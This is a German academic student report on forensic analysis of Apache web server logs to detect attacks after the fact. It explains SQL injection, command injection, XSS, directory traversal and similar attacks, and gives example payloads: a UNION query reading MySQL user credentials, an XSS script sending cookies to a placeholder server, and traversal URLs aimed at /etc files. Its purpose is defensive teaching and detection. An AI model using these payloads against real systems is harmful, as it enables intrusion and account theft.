WebForensik - Forensische Analyse von Apache HTTPD Logfiles

Christian Wolf, Jens Müller, Michael Wolf

Studien-Arbeit

am

Lehrstuhl für Netz- und Datensicherheit
Prof. Dr. Jörg Schwenk

betreut durch Dipl.-Ing. Mario Heiderich

19.04.2012

Horst-Görtz Institut Ruhr-Universität Bochum

Im Studienprojekt WebForensik sollen Methoden zur Erkennung von Angriffen gegen Webserver entwickelt werden. Als Datengrundlage dienen die Logfiles des Apache HTTP Servers. Daraus soll eine automatisierte, forensische Analyse erfolgen, die Zeitpunkt und Art von Angriffen sowie deren Auswirkung auf das betroffene System möglichst zuverlässig erkennt. Ferner soll aufgezeigt werden, wie diese Auswertung durch die Verwendung von Anonymisierungsdiensten und Methoden zur Verschleierung erschwert wird, und welche Gegenmaßnahmen hierzu wiederum existieren.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

Abkürzungsverzeichnis

CSV Comma-Separated Values

DNS Domain Name System

FTP File Transfer Protocol

HTML Hypertext Markup Language

HTTP Hypertext Transfer Protocol

IDS Intrusion Detection System

IPS Intrusion Prevention System

IRC Internet Relay Chat

LAMP Linux-Apache-MySQL-PHP

MMS Multimedia Messaging Service

RTSP Real-Time Streaming Protocol

SSH Secure Shell

SVN Apache Subversion

URI Uniform Resource Identifier

URL Uniform Resource Locator

VPN Virtual Private Network

W3C World Wide Web Consortium

WAF Web Application Firewall

WAIS Wide Area Information Server System

XML Extensible Markup Language

1 Einleitung und Aufgabenstellung

1.1 Motivation

Einer der beliebtesten Angriffsvektoren gegen Netzwerkserver ist der Dienst HTTP. Laut der Studie „The 2011 Mid-Year Top Cyber Security Risks Report“[1] machen Schwachstellen im Web etwa die Hälfte aller gefundenen Sicherheitslücken in Computernetzen überhaupt aus. Dabei geht es weniger um Programmierfehler im Webserver selbst - obwohl auch dessen Umfang („lines of code“) gegenüber anderen Diensten wie FTP oder SSH stetig zunimmt, als vielmehr darum, dass darauf basierende Webanwendungen aller Arten in den letzten Jahren immer stärker zur Zielscheibe von Angriffen werden. Dies wird sich unserer Ansicht nach in Zukunft auch nicht ändern, sondern eher verschärfen. Gründe hierfür sind in der hohen Komplexität und Vielfalt der oft nur unzureichend auf Schwachstellen getesteten Web (2.0) Applikationen zu suchen. Wird nun die Kompromittierung eines Computersystems entdeckt, so wird dieses meist neu aufgesetzt, ohne eine ausgiebige Ursachensuche zu betreiben. Dies liegt vor allem daran, dass ein manuelles Durchsehen der Logdateien, (so man ihnen denn trauen kann), zeitraubend ist, und besonders Privatanwendern das notwendige Fachwissen zum Aufspüren der Angriffe fehlt. Es existieren zwar zwei frei verfügbare Tools, Scalp[2] und Ida[3], welche diesen Vorgang automatisieren; beide werden allerdings seit Jahren nicht weiterentwickelt. Deswegen haben wir uns im Rahmen des Studienprojekts „WebForensik“ am Lehrstuhl für Netz- und Datensicherheit an der Ruhr-Universität Bochum im Zeitraum des Wintersemesters 2011/12 mit der Thematik beschäftigt, Angriffe gegen Webserver im Nachhinein zu erkennen und nachvollziehbar zu machen.

[1] http://h20195.www2.hp.com/v2/GetPDF.aspx/4AA3-7045ENW.pdf
[2] http://code.google.com/p/apache-scalp/
[3] http://sourceforge.net/projects/phpida/

1.2 Zielsetzung

Die Aufgabe dieses Studienprojekts ist die Auswertung von Apache Logfiles in verschiedenen Varianten. Der Apache[4] HTTP Server ist mit 64% Marktanteil[5] (Stand: Januar 2012) der meistbenutzte Webserver weltweit und als freie Software verfügbar. Es sollen Angriffe bzw. Kompromittierungen eines Servers automatisiert erkannt und kategorisiert (Relevanz, Ursprung, Zeit, usw.) werden. Hierfür sollen sowohl ein theoretischer Lösungsansatz als auch ein konkretes Programm entwickelt werden. Die zu entwickelnde Software soll Administratoren ermöglichen, forensische Analysen im Nachhinein unabhängig von der verwendeten Webanwendung durchzuführen. Ferner soll untersucht werden, inwieweit Methoden zur Angriffsverschleierung die Auswertung erschweren. Die Aufgabenstellung kann also in drei Bereiche eingeteilt werden:

1. **Analyse**, d.h. theoretische Überlegungen wie Angriffsspuren in den Logdateien eines Webservers gefunden werden können.

2. **Implementierung** der in 1. gefundenen Methoden zur automatisierten Erkennung von Angriffen in der Skriptsprache PHP.

3. **Gegenmaßnahmen**, d.h. Möglichkeiten aufzeigen wie die in 1. und 2. gefundenen Methoden durch Verschleierungspraktiken umgangen werden können, und welche Gegenmaßnahmen hierzu existieren.

[4] http://www.apache.org
[5] Quelle: Netcraft Web Server Survey

2 Grundlagen

2.1 Einordnung

Das Forschungsgebiet zur Sicherheit von Webanwendungen ist komplex. Eine Kategorisierung in verschiedenen Ebenen wird im Maßnahmenkatalog zur Sicherheit von Webanwendungen des BSI[1] definiert.

Ebene	Inhalt
5 – Semantik	Schutz vor Täuschung und Betrug
4 – Logik	Absicherung von Prozessen und Workflows als Ganzes
3 – Implementierung	Vermeiden von Programmierfehlern, die zu Schwachstellen führen
2 – Technologie	Richtige Wahl und sicherer Einsatz von Technologie
1 – System	Absicherung der auf der Systemplattform eingesetzten Software
0 – Netzwerk & Host	Absicherung von Host und Netzwerk

Tabelle 2.1: BSI-Ebenenmodell zur Sicherheit von Webanwendungen

In unserer Arbeit beschränken wir uns auf Sicherheitsprobleme in Verbindung mit der Implementierung von Webanwendungen (Ebene 3). Angriffe auf anderen Ebenen werden nicht berücksichtigt.

2.2 Stand der Technik

Für unsere Arbeit sind zwei grundlegende Techniken von Relevanz: Zum einen die Analyse von Logdateien eines Webservers, zum anderen die Erkennung von Angriffen, wie durch eine Web Application Firewall realisiert wird.

Web Log Analyse Software

Bei „Logfile-Analyzern“ handelt es sich um Programme, die Logdateien auswerten, diese um weitergehende Informationen ergänzen und das Ergebnis entsprechend aufbereiten. Bei Web Logs können so neben Basisdaten wie IP-Adresse oder benutztem Browser auch Rückschlüsse auf das Surfverhalten gezogen werden – z.B. über welche Suchwörter ein Benutzer auf die Webseite gelangt ist. Des Weiteren eignet sich Web Log Analyse Software um Statistiken zu erstellen, etwa zu welcher Tageszeit die meisten Besuche erfolgten oder woher diese stammen. Für alle gängigen Logformate

[1] https://www.bsi.bund.de/ContentBSI/Publikationen/Studien/websec/index_htm.html

existiert entsprechende Analyse-Software. Die Logdateien des Apache Webservers lassen sich beispielsweise mit den Programmen AWStats[2], Webalizer[3] oder Analog[4] auswerten.

Web-Application Firewalls

Webanwendungen können mit einer Web-Application Firewall (WAF) geschützt werden. Diese untersucht den Datenverkehr auf der Anwendungsebene auf „verdächtige“ Inhalte. Bereits existierende Anwendungen müssen dabei i.d.R. nicht geändert werden, da eine WAF meist keine Kenntnis von deren Logik hat. Der Ansatz einer WAF ist es also nicht, zu gewährleisten, dass 100% aller Angriffe erkannt werden, sondern lediglich das Herausfiltern von problematischen Mustern aus dem Eingabestrom. Sicherheitslücken in den Webanwendungen müssen dennoch separat geschlossen werden. Die Abgrenzung einer WAF zur Application Layer IDS/IPS ist in der Praxis meist fließend.
Grundsätzlich gibt es zwei verschiedene Methoden zur Erstellung von Filterregeln: Whitelisting und Blacklisting. Beim Whitelisting werden Muster festgelegt, die für den Betrieb einer Webanwendung benötigt werden und deshalb erlaubt sind (Positivliste). Alle anderen Anfragen werden von der WAF blockiert. Im Gegensatz hierzu wird die Erstellung einer Auswahl potentiell schädlicher und somit herauszufilternder Signaturen als Blacklisting bezeichnet. Dieses Verfahren hat den Nachteil, dass sämtliche Muster, die eine potentielle Gefahr darstellen, bei Erstellung der Filterregeln bekannt sein müssen. Vergessene oder neu hinzugekommene Signaturen von Angriffen werden nicht vom Filter erfasst und können das Sicherheitssystem umgehen. Whitelisting verursacht hingegen einen höheren administrativen Aufwand, da alle von einer Webanwendung benötigten Muster bestimmt werden müssen, um deren reibungslosen Ablauf zu gewährleisten. Ein Beispiel für ein auf Positivlisten basierendes Sicherheitsmodell wird in [DPJV06] beschrieben. Weil der Kontext der benutzten Anwendungen zumeist unbekannt ist, wird bei WAFs normalerweise aber Blacklisting eingesetzt. Beispiele für frei verfügbare und quelloffene WAFs bzw. Web Application IDS sind das Apache-Modul ModSecurity[5], OWASP AppSensor[6] und PHPIDS[7].

2.3 Verwandte Arbeiten

Es gibt verschiedene Lösungen zur Echtzeit-Überwachung von Webapplikationen. Auch existiert eine Vielzahl an „Logfile Analyzern“, also Skripten, die Statistiken über die Besuche einer Webseite ermitteln. Was fehlt, ist eine Kombination dieser bei-

[2] http://awstats.sourceforge.net
[3] http://www.webalizer.org
[4] http://www.analog.cx
[5] http://modsecurity.org/
[6] http://owasp.org/index.php/OWASP_AppSensor_Project
[7] http://phpids.org/

den Anwendungsgebiete, d.h. geeignete Werkzeuge zur sicherheitstechnischen Analyse der Logdateien im Nachhinein. Uns sind nur zwei Programme bekannt, die sich der Aufgabe widmen, Apache-Logdateien nach Angriffen auf Webapplikationen zu durchforsten: Ida und Scalp. Ida kennt dabei zehn statische Regeln um Angriffe gegen verwundbare CGI-Skripte zu erkennen. Des Weiteren wird es seit 2005 nicht mehr weiterentwickelt. Scalp wiederum setzt nicht auf eigene Regeln, sondern benutzt die regulären Ausdrücke von PHPIDS. Die HTTP-Anfragen werden hier allerdings nicht normalisiert, weshalb durch „Code Obfuscation“ verschleierte Angriffe nicht erkannt und viele „False-Positives“ erzeugt werden, wodurch das manuelle Durchsehen der Ergebnisse sehr aufwändig wird. Zudem wird das Programm laut Entwicklerangaben seit 2008 nicht mehr gewartet und scheint mittlerweile inkompatibel zum aktuellen PHPIDS-Regelwerk geworden zu sein.

2.4 Rahmenbedingungen

Die im Studienprojekt erarbeiteten Ergebnisse beziehen sich auf den Apache HTTP Server 2.2 mit Logging in gängigen Formaten (common, combined, usw.). Wir nehmen hierbei an, dass alle Logfiles vollständig vorhanden sind, nicht manipuliert wurden und die Systemzeit korrekt ist. Es wird von einer single-system UNIX/Linux Umgebung ausgegangen, d.h. die von uns zu entwickelnde Software beschränkt sich darauf, die Logdateien eines einzelnen Server-Systems auszuwerten. Als Programmiersprache für die Implementierung wird PHP 5.3 benutzt. Die selbstständige Aneignung entsprechender Programmierkenntnisse wird vorausgesetzt. Des Weiteren treffen wir die Annahme, dass keinerlei Kenntnis über Logik und Funktionsweise der installierten Webanwendungen existiert.

3 Analyse

In diesem Kapitel gehen wir darauf ein, welche Arten von Angriffen gegen einen Webserver existieren, wie sie vonstatten gehen und welche Spuren sie in den Logdatein des Apache HTTP Servers hinterlassen.

3.1 Vulnerability Scanner

Vulnerability Scanner sind Computerprogramme, die Zielsysteme auf die Existenz von bekannten Sicherheitslücken hin untersuchen. Sie bedienen sich dabei sogenannter Sicherheitsplugins, wobei jedes Sicherheitsplugin das Muster einer bekannten Schwachstelle darstellt. Sie wurden zum Prüfen des Systems durch Administratoren entwickelt, können aber natürlich auch von Angreifern benutzt werden, um Schwachstellen zu entdecken. Da die Sicherheitsplugins von Vulnerabilityscannern standardisiert sind, ist es möglich, Fingerabdrücke zu entwickeln. Diese Fingerabdrücke enthalten die Spuren, die die einzelnen Plugins in den Apache-Logfiles hinterlassen. Hiermit können dann, ähnlich wie bei Signaturen von Antivirensoftware, Angriffe durch Vulnerability Scannern entdeckt werden. Allerdings eignen sich Vulnerability Scanner hauptsächlich zum Vorbereiten eines Angriffs, da sie, wie der Name schon sagt, nur nach Schwachstellen suchen. Der Angriff an sich würde dann im Nachhinein erfolgen und die aufgedeckte Schwachstelle ausnutzen. Problematisch ist hierbei nur die große Menge an Plugins, die mittlerweile existiert. So gibt es zum Beispiel mehr als 40.000 Plugins für Nessus, wobei diese natürlich nur zum Teil für Schwachstellen in Webanwendungen stehen[1]. Es wäre sehr aufwendig, für jedes einzelne dieser Plugins eine Signatur zu erstellen.

3.2 Angriffsarten

Im folgenden Kapitel zeigen wir die wichtigsten Angriffstypen auf und erklären deren Ablauf.

3.2.1 SQL-Injection

Als SQL-Injection wird eine Anriffstechnik bezeichnet, bei der Schwachstellen in Webapplikationen ausgenutzt werden, die aus Nutzereingaben SQL-Befehle generieren. Dabei wird versucht, die Logik der SQL-Befehle so zu verändern, dass anstelle

[1] http://www.nessus.org/plugins/

der vorgesehenen Kommandos, die des Angreifers ausgeführt werden.[2]

Verdächtige Metazeichen, wie sie normalerweise in `POST`-Daten oder den URL-Parametern von `GET`-Anfragen nicht vorkommen sollten, sind `union`, `select`, `create`, `rename`, `truncate`, `load`, `alter`, `delete`, `update`, `insert` und `desc`[3]. Sollten sie dennoch in einer HTTP-Anfrage vorkommen, ist der Versuch einer SQL-Injection sehr wahrscheinlich. Ebenso verdächtig ist es, wenn in Eingabefeldern logische Teilausdrücke (wie zum Beispiel `' OR '1'='1'`) zu finden sind. Je nach Absicht kann der Angreifer durch Einfügen geeigneter SQL-Befehle logische Verknüpfungen ändern, Teilabfragen entfernen, zusätzliche Abfragen erzeugen, den Datenbankprozess beeinflussen oder verräterische Fehlermeldungen erzeugen.

Listing 3.1: Änderung logischer Verknüpfung

```
1 <?php $query = "'SELECT * FROM users WHERE user='"' . $POST['
      username'] . "'' AND password='"' . $POST['password'] . "''"';
2 $response = mysql_query($query);?>
```

Um bei diesem Skript die logische Verknüpfung zu ändern, muss ein Angreifer in das Formular für die Eingabe der Zugangsdaten lediglich einen beliebigen Usernamen und `' OR 'a'='a` als Passwort eingeben, um die Passwort-Abfrage außer Kraft zu setzen. Die Abfrage lautet dann `SELECT * FROM useres WHERE user='USER' AND password='' OR 'a' = 'a'`. Da `'a'='a'` mit `TRUE` gleichzusetzen ist, ist diese Abfrage erfolgreich falls, der eingegebene Benutzername existiert.

Listing 3.2: Entfernung von Teilabfragen

```
1 SELECT * FROM presse_news WHERE datum=$datum AND freigabe=1
```

Wenn diese Abfrage durch einen Aufruf in der Form `presse_news.php?datum=JJJJ-MM-DD` erzeugt wird, kann die Teilabfrage durch Eingeben von `presse_news.php?datum=JJJJ-MM-DD /*` umgangen werden, da durch `/*` die Teilabfrage `freigabe=1` als Kommentar markiert und somit nicht mehr bearbeitet wird.

Listing 3.3: Hinzufügen von Abfragen

```
1 SELECT titel,text FROM presse\_news WHERE id='\$id'
```

Bei dieser Abfrage kann ein Angreifer zum Beispiel per `UNION`-Befehl die mysqleigene Nutzertabelle auslesen, indem er für `$id` den Wert `UNION SELECT user,password FROM mysql.user WHERE 1/*` eingibt.
Zusätzlich kann ein Angreifer mit Hilfe des `BENCHMARK`-Befehls den Ablauf des Datenbankprozesses verzögern. Ein Beispiel für einen solchen Aufruf wäre die Eingabe von `UNION SELECT BENCHMARK (1000000 , MD5(CHAR`

[2] http://projects.webappsec.org/w/page/13246963/SQL-Injection?rev=1276550362
[3] https://dev.itratos.de/projects/php-ids/repository/raw/trunk/lib/IDS/default_filter.xml

`(1))),1 FROM mysql.user WHERE 1/*` Dieser Aufruf liest zwar keine Daten aus der Datenbank, beschäftigt den Datenbankserver aber, indem er ihm 1.000.000 Mal den MD5-Hash des Zeichens `A` erstellen lässt. Hierdurch kann bei mehreren parallelen Anfragen dieses Typs der Server komplett zum Stillstand gebracht werden. Außerdem kann durch die Nutzung des `BENCHMARK`-Befehls, auch bei deaktivierter Rückgabe von Fehlermeldungen, ermittelt werden, ob eine Anfrage erfolgreich abgearbeitet wurde.

3.2.2 Commmand-Injection

Über die Manipulation von Parametern lassen sich mitunter auch Systemkommandos einschleusen, die dann vom Webserver ausgeführt werden. Die Ausgabe der Kommandos wird im Webbrowser dargestellt.[4] Es wird also versucht, den Webserver dazu zu bringen, Shell-Befehle auszuführen, um dadurch an die Daten auf dem Server zu gelangen oder sie zu verändern.

Listing 3.4: Häufige Shell-Befehle welche bei einem Angriff mittels Command-Injection benutzt werden

```
1 define, eval, file_get_contents, include, require, require_once,
      set, shell_exec, phpinfo, system, passthru, preg\w+, execute,
      echo, print, print_r, var_dump oder open.
```

Natürlich können diese Begriffe auch in erlaubten Aufrufen zu finden sein. So ist es nicht unwahrscheinlich, wenn in einem Forum, in dem sich Programmierer austauschen, Worte, wie zum Beispiel `include`, `echo` oder `print` auftauchen. Findet man solche Schlüsselwörter in den Logdateien, sollte sicherheitshalber überprüft werden, ob eine Command-Injection vorliegt.

3.2.3 Cross Site Scripting

Cross Site Scripting (kurz XSS, auch als CSS bezeichnet) ist eine häufigsten Angriffsarten auf Webanwendungen. Mit Hilfe von XSS wird versucht, die Privatsphäre der Nutzer zu unterlaufen bis hin zu Manipulation oder Diebstahl der Nutzerdaten. Anders als bei vielen anderen Angriffstypen, bei denen es zwei Seiten gibt (der Angreifer und die Webseite oder der Angreifer und der Nutzer), sind bei XSS drei Parteien involviert (der Angreifer, der Nutzer und die Webseite). Das Ziel von XSS ist es, den Cookie oder andere Daten zu stehlen, die den Nutzer gegenüber dem Webserver authentifizieren. Hierdurch kann der Angreifer dann dessen Identität gegenüber dem Server übernehmen.[5]
Am häufigsten wird für XSS-Angriffe JavaScript verwendet, da es die größte Verbreitung unter den clientseitigen Skriptsprachen hat. Mit Hilfe von JavaScript kann ein

[4] http://syss.de/fileadmin/downloads/artikel/DUD_2006.pdf
[5] http://crypto.stanford.edu/cs155/papers/CSS.pdf

Angreifer unter anderem die gesamte Seitenstruktur ändern, zusätzlichen JavaScript-Code einbinden, beliebige HTML-Elemente erzeugen, Links und Formulare umleiten, Authentifizierungsdaten auslesen, Daten senden oder empfangen und Tastenanschläge mitloggen.
Bei einem Großteil der Angriffe können die Ziele von XSS-Angriffen in zwei Kategorien unterteilt werden. Erstens das Defacement (Umgestalten) der Seite und zweitens den Diebstahl des Authentifizierungscookies. Damit zusätzlicher JavaScript-Code ausgeführt werden kann, muss er aber erstmal auf die Seite gelangen. Dies kann durch Formulareingaben, URL-Parameter oder Cookie-Werte erreicht werden. Hierzu kann ein Angreifer zum Beispiel die Nutzerfreundlichkeit vieler Webseiten ausnutzen, die zu einem mit den bisherigen Eingaben gefüllten Formular zurückverweisen, falls ein Eingabefehler (z.B. ein nicht ausgefülltes Pflichtfeld oder eine Eingabe falschen Datentyps) auftreten sollte. Dabei wird dann der in den Eingaben eingeschleuste Code mit ausgeführt. Um Code in eine Seite einzuführen, braucht ein Angreifer häufig mindestens einmal die Mithilfe eines Nutzers.
Ein Beispiel für Code zum Stehlen von Cookies sieht wie folgt aus:

Listing 3.5: Cookiedieb

```
1 <script>document.write('img src="'http://SERVER.de/cookie.php?' +
      document.cookie + '"'>');</script>
```

Dieser Code kann anstelle eines ungeschützten Parameters in der URL-Query eines Links platziert werden. Der Angreifer muss den Nutzer dann nur dazu bringen, die Seite über den Link aufzurufen, um an dessen Cookie zu gelangen, der in vielen Fällen der Authentifizierung dient.
Es gibt drei Typen von XSS-Angriffen: nicht persistente, persistente und semipersistente. Nicht persistente XSS-Angriffe haben nur Auswirkungen auf den Nutzer, der sie zur Ausführung bringt. Hierfür muss ein User durch Täuschung in die präparierte XSS-Lücke gebracht werden. Meistens sind Nutzer mit weitergehenden Rechten (z.B. Administratoren) das Ziel von nicht persistenten XXS-Angriffen. Ein persistenter Angriff speichert den schadhaften Code in der Anwendung selbst, sodass er später vom User aktiviert wird. Dies kann zum Beispiel in einem Gästebuch dadurch geschehen, dass der Angreifer den Schadcode in einen eigenen Gästebucheintrag einbindet. Für persistente XXS-Angriffe wird die Hilfe eines Nutzers häufig nicht benötigt. Persistente XSS-Angriffe haben Auswirkung auf alle Nutzer. Es gibt kaum eine Möglichkeit für den Nutzer, sich davor zu schützen, da der Schadcode in die ansonsten vertrauenswürdige Webseite eingebunden ist. Bei einem semipersistenten XSS-Angriff wird der Code im Cookie des Opfers abgelegt. Er ist also so lange aktiv, wie die Lebenszeit des Cookies andauert. Ein semipersistenter Angriff kann persistent werden, wenn die Daten des Cookies in einer Datenbank abgelegt werden und andere Nutzer Zugriff darauf haben.

3.2.4 Session-Hijacking

Session Hijacking (auf deutsch etwa: „Entführung einer Kommunikationssitzung“) ist ein Angriff auf eine verbindungsbehaftete Datenkommunikation zwischen zwei Computern. Während die Teilnehmer einer verbindungslosen Kommunikation Nachrichten ohne definierten Bezug zueinander austauschen, wird bei einer verbindungsbehafteten Kommunikation zunächst eine logische Verbindung (Sitzung, engl. Session) aufgebaut. Authentifiziert sich einer der Kommunikationspartner gegenüber dem anderen innerhalb der Sitzung, erlangt er eine Vertrauensbeziehung. Ziel des Angreifers ist es, durch die „Entführung“ dieser Sitzung die Vertrauensstellung auszunutzen, um dieselben Privilegien wie der rechtmäßig authentifizierte Benutzer zu erlangen.[6]
Es gibt permissive und strikte Sessionsysteme. Permissive Sessionsysteme akzeptieren jeden beliebigen Schlüssel für laufende Sitzungen, egal ob dieser irgendwelchen Sicherheitsanforderungen genügt oder ob er ursprünglich auf dem betreffenden Server generiert wurde.
PHP verwendet beispielsweise eine permissive Sessionverwaltung. Wird ein alter Sessionschlüssel gefunden, wird dieser verwendet, anstatt einen neuen zu generieren. Um die Session zu übernehmen, muss es also nur gelingen, dem Nutzer einen vorbereiteten Schlüssel unterzuschieben. Es ist möglich, Schlüssel in Links, Formularen oder Cookies zu verstecken. Es kann nötig sein, den Schlüssel per XXS-Angriff einzuschleusen. Ein Hinweis auf ein erfolgreiches Session-Hijacking ist, wenn eine Session von mehreren IP-Adressen genutzt wird.

3.2.5 Directory Traversal

Bei einem Directory Traversal Angriff wird versucht Zugriff auf Dateien und Ordner zu erlangen, welche sich ausserhalb des Root-Verzeichnisses des Webservers befinden. Durch veränderte Pfadangaben kann ein Angreifer eine fehlerhafte Webanwendung dazu bewegen, auf beliebige Dateien zuzugreifen, die auf dem Webserver gespeichert sind und deren Inhalt auszugeben[7] Der Versuch das Verzeichnis zu wechseln zeigt sich beispielsweise durch Sonderzeichen wie `../` und `.../` oder Dateienamen, wie `/etc/passwd` oder `/proc/self/environ` in Parametern, wo diese normalerweise nicht vorkommen.

3.2.6 Man-In-The-Middle

Bei einem Man-In-The-Middle Angriff wird versucht, sich in die Kommunikation zwischen zwei Computern einzuklinken. So kann zum Beispiel die TCP/IP-Verbindung innerhalb eines HTTP-Aufrufs Ziel des Angriffs sein. Der Angreifer versucht dann die Verbindung in zwei TCP/IP-Verbindungen auszuteilen. Die erste zwischen dem Nutzer und dem Angreifer und die zweite zwischen dem Angreifer und dem Server. Sollte dies gelingen, agiert der Angreifer fortan als Proxy, und es

[6] https://www.owasp.org/index.php/Session_hijacking_attack
[7] https://www.owasp.org/index.php/Path_Traversal

ist ihm möglich die Daten zu lesen, zu verändern oder falsche hinzuzufügen.[8] Ein Anzeichen für einen Man-In-The-Middle-Angriff ist eine plötzliche Änderung der Browser-Version im HTTP- oder SSL-Header oder der Latenzzeiten.

3.2.7 Denial of Service

Durch einen Denial of Service-Angriff (DoS) wird versucht, das Ziel (Webapplikation, Webseite oder Webserver) durch Überlastung unbrauchbar zu machen. Wenn ein solcher Dienst übermässig viele Anfragen erhält, kann es dazu kommen, dass dieser die Arbeit einstellt und auch für vertrauenswürdige Nutzer nicht mehr zu erreichen ist.[9]
Um einen Denial of Service Angriff gegen Webanwendungen durchzuführen, versucht der Aggressor in möglichst kurzer Zeit ein möglichst rechenintensives Skript so häufig aufzurufen, dass der Server abstürzt. Um die dafür notwendige Anzahl von Aufrufen zu erreichen, ist es häufig nötig, die Anfragen von einer großen Anzahl an Clienten parallel auszuführen. Hierfür werden üblicherweise fremde, mit Viren infizierte Rechner (sogenannte Botnetze) benutzt, ohne dass die Besitzer der Computer etwas davon mitbekommen. Es kann also auf einen DoS-Angriff hindeuten, wenn dieselbe oder eine ähnliche Anfrage häufig von einem oder mehreren (Distributed DoS) Clienten gesendet werden.

3.2.8 Brute Force

Bei diesem Angriffstyp versucht ein Angreifer Sicherheitssysteme zu umgehen, ohne viel über diese zu wissen. Es gibt zwei verschiedene Arten: Wörterbuchangriff (mit und ohne Variationen) und den eigentlichen Brute Force Angriff. Hierbei werden aus bestimmten Klassen von Zeichen (Ziffern, Buchstaben oder Sonderzeichen) systematisch Zeichenketten gebildet, um so zum Beispiel ein Passwort durch Ausprobieren zu erraten.[10]
Es muss also überprüft werden, ob auf bestimmte Skripte ungewöhnlich oft und mit unterschiedlichen Parametern zugegriffen wurde. Prädestiniert sind hier Skripte, die der Authentifizierung dienen. Ein Brute Force Angriff ist dann wahrscheinlich, wenn zum Beispiel versucht wurde, sich in kurzer Zeit mit vielen zufälligen oder gängigen Benutzernamen/Passwort-Kombinationen einzuloggen.

3.2.9 Parameter Tampering

Da HTTP ein zustandsloses Protokoll ist, muss die Sitzung auf der Anwendungsschicht gesichert werden. Hierdurch ist es möglich, unterschiedlichen Nutzern verschiedene Berechtigungen zu geben, z.B. Administratoren, welche weitergehende

[8] https://www.owasp.org/index.php/Man-in-the-middle_attack
[9] https://www.owasp.org/index.php/Denial_of_Service
[10] https://www.owasp.org/index.php/Brute_force_attack

Rechte benötigen, als normale Nutzer. Man kann die Sitzung per Cookie, über URL-Parameter oder (versteckte) Formularfelder sichern. Hierbei kann natürlich nicht nur die Sitzung gesichert werden, sondern es können auch jedwede andere Informationen auf diese Weise an den Client übertragen werden. Wenn diese Daten clientseitig geändert werden, spricht man von Parameter Tampering. Man unterscheidet drei Varianten des Parameter Tampering.

Cookie Poisoning Cookies sind eine sehr beliebte Art die Sitzung zu sichern. Das Ändern, der im Cookie enthaltenen Daten, wird als Cookie Poisoning bezeichnet. Es ist natürlich möglich, die Berechtigungen mehr oder weniger als Klartext in den Cookie zu schreiben, indem man etwa einen Parameter erstellt, welcher diese enthält. Dieser könnte etwa so aussehen: `Userlevel=Admin`. Da eine solche Form der clientseitigen Authentifizierung aus offensichtlichen Gründen sehr unsicher ist, wird normalerweise auf einen für jeden Nutzer zufällig generierten Schlüssel zurückgegriffen. Dieser wird dann mit der in einer Datenbank hinterlegten Kopie der Schlüssel verglichen und der Nutzer so authentifiziert. Die Rechte der Nutzer werden hierbei also nicht über den Cookie selbst, sondern über eine Liste in der Datenbank vergeben. Entspricht der serverseitig gesendete Cookie nicht dem vom Client zurückgesendeten, so ist von Cookie Poisoning auszugehen.

Form Field Tampering Informationen, welche der Nutzer an einen Webserver sendet, werden normalerweise in Formularfeldern gespeichert und per `GET`- oder `POST`-Anfrage übermittelt. Daneben gibt es auch noch versteckte Formularfelder. Diese werden dem Client nicht angezeigt, sondern nur zwischen Client und Server hin und her übertragen. Ein Schlüssel zur Authentifizierung des Nutzers kann natürlich auch in einem solchen Formularfeld untergebracht werden. Ein Formular ist in seiner Gestaltung nicht gegen Veränderungen gesichert. So können etwa Beschränkungen, wie `maxlengh` umgangen oder auch die Werte eines „versteckten“ Feldes (z.B. `<input type="hidden"name=Üserlevel"value=Ädmin"/>`) beliebig gesetzt werden. Sendet der Client andere, als die serverseitig erhaltenen Werte in versteckten Feldern zurück, so liegt Form Field Tampering vor.

URL Parameter Tampering Für URL Parameter gilt das gleiche wie für Formularfelder. Wenn ein Formular als `GET`-Anfrage übermittelt wird, werden die Werte der einzelnen Felder einfach als Parameter, an die auf das Abschicken des Formulars folgende URL, angehängt. URL Parameter Tampering ist dabei allerdings ohne Kenntnis der Logik der Webanwendung schwer zu erkennen, da nicht zwischen festen und clientseitig zu setzenden Werten unterschieden werden kann.

3.2.10 Buffer Overflow

Pufferüberläufe (engl. buffer overflow) sind eine typische Form von Sicherheitslücken in aktueller Software, die sich u.a. über das Internet ausnutzen lassen können, wie in

[One96] beschrieben. Im Wesentlichen werden bei einem Pufferüberlauf, durch Fehler im Programm, zu große Datenmengen in einen dafür zu kleinen, reservierten Speicherbereich, den Puffer, geschrieben. Dadurch werden Speicherstellen überschrieben, die nach dem Ziel-Speicherbereich liegen.[11]

3.3 Verdächtige Strings

Dieser Abschnitt behandelt die häufigsten Zeichenketten, die nach einem Angriff in der Datei access_log zu finden sind. Wir unterscheiden hierbei zwischen Sonderzeichen, welche in den Angriffen verwendet werden und den Namen von Dateien, die häufig das Ziel eines Angriffs sind.

3.3.1 Sonderzeichen

In diesem Abschnitt werden wir auf die wichtigsten Codeschnipsel eingehen, die nach einem Angriff meistens in den Logdateien des Apache zu finden sind. Es wird kurz aufgezeigt, wie diese Befehlsteile aussehen und wie sie in einem Angriff genutzt werden.

”.”, ”..” und ”...” Diese Befehle werden genutzt um Verzeichnisse zu wechseln. Die sensibelsten Daten liegen normalerweise nicht in den selben Verzeichnissen, wie die von außen verfügbaren Webseiten. Deswegen muss ein Angreifer in den allermeisten Fällen das Verzeichnis verlassen.

Listing 3.6: Beispiel ..-Angriff

```
1 http://server/skript.php?file=../../../etc/file
```

Hier wird versucht die Datei `file` im Verzeichnis `/etc` aufzurufen. Wenn es einem Angreifer möglich ist, Dateien außerhalb des Webserververzeichnisses aufzurufen, kann er dadurch Informationen sammeln, durch die er weitergehende Rechte erhalten kann.

”%20” ist das Hexequivalent des Leerzeichens. Natürlich ist eine Anfrage, die `%20` enthält nicht unbedingt ein versuchter Angriff. Es gibt auch Webanwendungen in denen `%20` standardmäßig vorkommt. Andererseits wird es aber auch verwendet um Befehle auszuführen.

Listing 3.7: Beispiel %20-Angriff

```
1 http://server/skript.php?seite=ls%20-al|
```

[11] https://www.owasp.org/index.php/Buffer_overflow_attack

Dieses Beispiel zeigt, wie der Befehl `ls` mit Parametern ausgeführt werden kann. Der Parameter `-al` zeigt dem Angreifer dabei eine vollständige Liste der Verzeichnisstruktur an. Hierdurch kann ein Angreifer Zugriff auf wichtige Systemdateien erhalten, oder zumindest Informationen, die für das Erhalten um weitergehender Rechte von Nutzen sein könnten.

"%00" ist der Hexwert des Nullbytes. Es kann benutzt werden, um der Webanwendung einen falschen Dateityp vorzutäuschen.

Listing 3.8: Beispiel gültiger Aufruf

```
1 http://server/skript.php?file=datei.html
```

Wenn ein Angreifer ein solches Skript entdeckt, kann er auf folgende Weise versuchen, eine Lücke darin zu finden.

Listing 3.9: Beispiel %00-Angriff

```
1 http://server/skript.php?file=../../../etc/file
